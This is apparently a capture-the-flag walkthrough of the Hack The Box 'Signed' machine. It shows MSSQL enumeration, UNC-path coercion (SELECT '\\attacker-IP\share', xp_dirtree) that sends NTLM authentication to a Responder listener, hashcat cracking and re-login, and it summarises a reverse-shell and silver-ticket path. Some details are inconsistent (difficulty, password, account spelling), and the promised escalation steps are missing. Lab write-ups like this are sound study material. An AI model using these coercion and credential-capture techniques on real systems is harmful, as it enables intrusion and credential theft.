
Hack The Box: Signed Machine Walkthrough – Medium Difficulity
Medium Machine Challenges, HackTheBox, hashcat, kerberos, Penetration Testing, responder, SQL, WindowsIntroduction to Signed:

In this write-up, we will explore the “Signed” machine from Hack The Box, categorised as an easy difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.
Objective:
The goal of this walkthrough is to complete the “Signed” machine from Hack The Box by achieving the following objectives:
User Flag:
After gaining a SYSTEM-level PowerShell reverse shell via xp_cmdshell and a base64-encoded payload that connected back to your nc listener on port 9007, you navigated to the msssqlsvc user profile with cd C:\Users\msssqlsvc\Desktop. From there, you read the user flag directly using type user.txt
Root Flag:
With full sysadmin privileges on the SQL instance as SIGNED\Administrator (achieved via the forged silver ticket with Domain Admins membership), you enabled xp_cmdshell successfully. You then executed a reverse shell payload that landed a SYSTEM shell. From the SYSTEM context (or via WinRM as Administrator using the leaked password Th1s889Rabb!t), you navigated to C:\Users\Administrator\Desktop and ran type root.txt, revealing the root flag
Enumerating the Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
nmap -sC -sV -oA initial -Pn 10.129.242.173Nmap Output:
┌─[dark@parrot]─[~/Documents/htb/signed]
└──╼ $nmap -sC -sV -oA initial -Pn 10.129.242.173
# Nmap 7.94SVN scan initiated Fri Feb  6 22:47:15 2026 as: nmap -sC -sV -oA initial -Pn 10.129.242.173
Nmap scan report for 10.129.242.173
Host is up (0.15s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RC0+
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2026-02-07T00:50:09+00:00; -3h00m03s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-02-07T00:47:03
|_Not valid after:  2056-02-07T00:47:03
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -3h00m03s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Feb 6 22:50:12 2026 -- 1 IP address (1 host up) scanned in 177.74 secondsAnalysis:
- Port 1433: Microsoft SQL Server 2022 (build 16.0.1000.0 RC0+) running with TLS enabled
SQL Enumeration:

Fired up impacket-mssqlclient with scott: Sm230#C5NatH@10.129.242.173 — it handled TLS negotiation, switched context to the master database, confirmed Microsoft SQL Server 2022 RTM (16.0.1000), and gave the tip to press help for the custom extra commands this forked version supports, landing me in a low-priv guest session ready for enumeration.

This screenshot shows the output of the help command in your custom Impacket mssqlclient session as scott (guest@master)
Coercion & Hash Capture

Launched Responder on tun0 with sudo python3.11 Responder.py -I tun0 -v to listen for the coerced NTLM auth — all the useful poisoners (LLMNR, NBT-NS, MDNS) and HTTP/S servers came online, while DHCP and proxies stayed off, so now I’m just parked waiting for the SQL service account (probably DC01$ or mssqlsvc$) to hit my listener and drop its hash.

I ran a simple SELECT ‘\10.10.14.131\share’; in the MSSQL session as scott, and it just echoed the path back as a byte string — nothing exciting on screen, but this forces the SQL Server service account to try resolving and connecting to my fake share on the attacker IP, kicking off an outbound NTLM authentication attempt that Responder can capture for the hash.

After connecting as Scott, I quickly checked enum_impersonate to see if there were any logins I could impersonate for a priv jump — it returned an empty table with no rows or permissions listed, meaning guest-level Scott has zero impersonation rights and no easy EXECUTE AS LOGIN to escalate right away.

Back when we were still scott (guest), ran enum_users and it dumped basic DB users: dbo (sa), guest (public), INFORMATION_SCHEMA/sys (public), etc. No surprises — just system defaults, no extra custom users or roles visible at guest level. This contrasts with where we are now as mssqlsvc (likely has more visibility or rights in other DBs), but we haven’t enumerated further yet.

After cracking the captured NTLM hash from Responder (revealing purpLE9795!@ for the mssqlsvc account), I reconnected with windows-auth: impacket-mssqlclient SIGNED\mssqlsvc:’purpLE9795!’@10.129.242.173. Ran SELECT IS_SRVROLEMEMBER(‘sysadmin’); and got 0 back — so even as the MSSQL service account, we don’t have full sysadmin rights yet. No direct xp_cmdshell enable or broad control, but this confirms we’re authenticated as a domain-linked service account (SIGNED\mssqlsvc) with guest-level DB access.

In the same elevated session as mssqlsvc, ran SELECT system_user; which returned SIGNED\mssqlsvc — just confirming the current security context is the domain service account we cracked. Still in guest@master, so no major escalation happened automatically on login; we need to find what this account can actually do in the DB or on the host.

As the cracked mssqlsvc account (after re-auth with purpLE9795!), I tried enable_xp_cmdshell again — still got hammered with permission errors: no rights to act, can’t run RECONFIGURE, and xp_cmdshell option isn’t visible or accessible. Even though we’re now the service account, it lacks ALTER SETTINGS / sysadmin-equivalent perms needed to flip extended stored procedures on. We’re higher than scott but not high enough for direct OS command execution yet.

Ran sudo Responder.py -I tun0 -v -A to start in analyze mode with verbose output. The banner and setup look normal, but poisoners are mostly off (LLMNR/NBT-NS/MDNS disabled, only DNS on), HTTP/HTTPS servers active, and it warns about analyze mode meaning no poisoning will happen. This was probably a quick test to see network behavior before going back to full active mode for reliable hash grabbing during UNC coercion.

Switched Responder to analysis mode (with -A) to passively sniff without poisoning — it detected ICMP Redirect capability on the network, noted the workstation (10.10.14.131) isn’t on the same subnet as the DNS server (192.168.209.2), and complained about SSL servers failing to start on 443/5986 (likely port conflicts or perms). This mode is useful for recon without alerting, but since we’re doing active coercion, we usually want full poisoning back on for hash capture.

To confirm why xp_dirtree worked at all, I queried SELECT HAS_PERMS_BY_NAME(‘master..xp_dirtree’, ‘OBJECT’, ‘EXECUTE’) AS can_execute_xp_dirtree — it returned 1, meaning guest scott actually has EXECUTE permission on xp_dirtree (common on older/default configs even for low-priv users). This explains why the coercion succeeded without errors, unlike xp_cmdshell which requires higher perms.

That forces the SQL Server service account to make an outbound SMB connection to your IP (10.10.14.131), triggering an NTLM authentication attempt just like the earlier SELECT ‘\ip\share’ did.

This screenshot shows the captured NetNTLMv2 hash for the mssqlsvc service account after your UNC coercion (likely from xp_dirtree or SELECT ‘\ip\share’ triggering Responder). You cat’ed msssqlsvc.hash and it dumped the full hash line:
mssql$vc.:SIGNED:1b075df02e5fe423:9EE69DAC73F4F58F12CF9E8EEEE563BDB5:... <SNIP>Hashcat cracking

This is the classic Responder catch — the username is SIGNED\mssqlsvc (the MSSQL service account), the challenge/response format is NetNTLMv2, and now you can crack it offline.


After a while on hashcat, we found purpLE9795!@ as the password cracked
Re-Auth & Enumeration as mssqlsvc

This screenshot captures the successful re-authentication as the cracked mssqlsvc account on HTB Signed. After capturing and cracking the NTLMv2 hash from Responder (revealing the password purpLE9795!@ for SIGNED\mssqlsvc), you logged back in with:
impacket-mssqlclient mssqlsvc:'purpLE9795!'@10.129.242.173 -windows-auth
Tried enable_xp_cmdshell as the service account, but it bombed with permission errors: no rights for the action, can’t RECONFIGURE, xp_cmdshell not visible/advanced. mssqlsvc lacks ALTER SETTINGS/sysadmin perms to enable extended procs — no direct OS command exec yet.

Ran SELECT name, type_desc FROM sys.server_principals WHERE type_desc LIKE ‘WINDOWS%’; — lists Windows-integrated logins/groups: SIGNED\IT (group), NT SERVICE\SQLWriter, Winmgmt, MSSQLSERVER, SYSTEM, SQLSERVERAGENT, SQLTELEMETRY, Domain Users group, etc. This shows the server trusts Windows auth from domain accounts/groups — useful for spotting potential impersonation targets or confirming domain integration.

I wrote a quick query in nano to list members of high-privilege server roles (sysadmin, securityadmin, setupadmin, serveradmin) by joining sys.server_role_members and sys.server_principals.

Saved it as sql and catted it to check — the goal is to see which accounts/groups actually have dangerous privileges on this SQL instance.

Queried sys.login_token as scott to see the current login context and effective permissions. Only shows Scott itself (SQL LOGIN) and public server role — no extra tokens or impersonation happening, which is expected at the guest level.

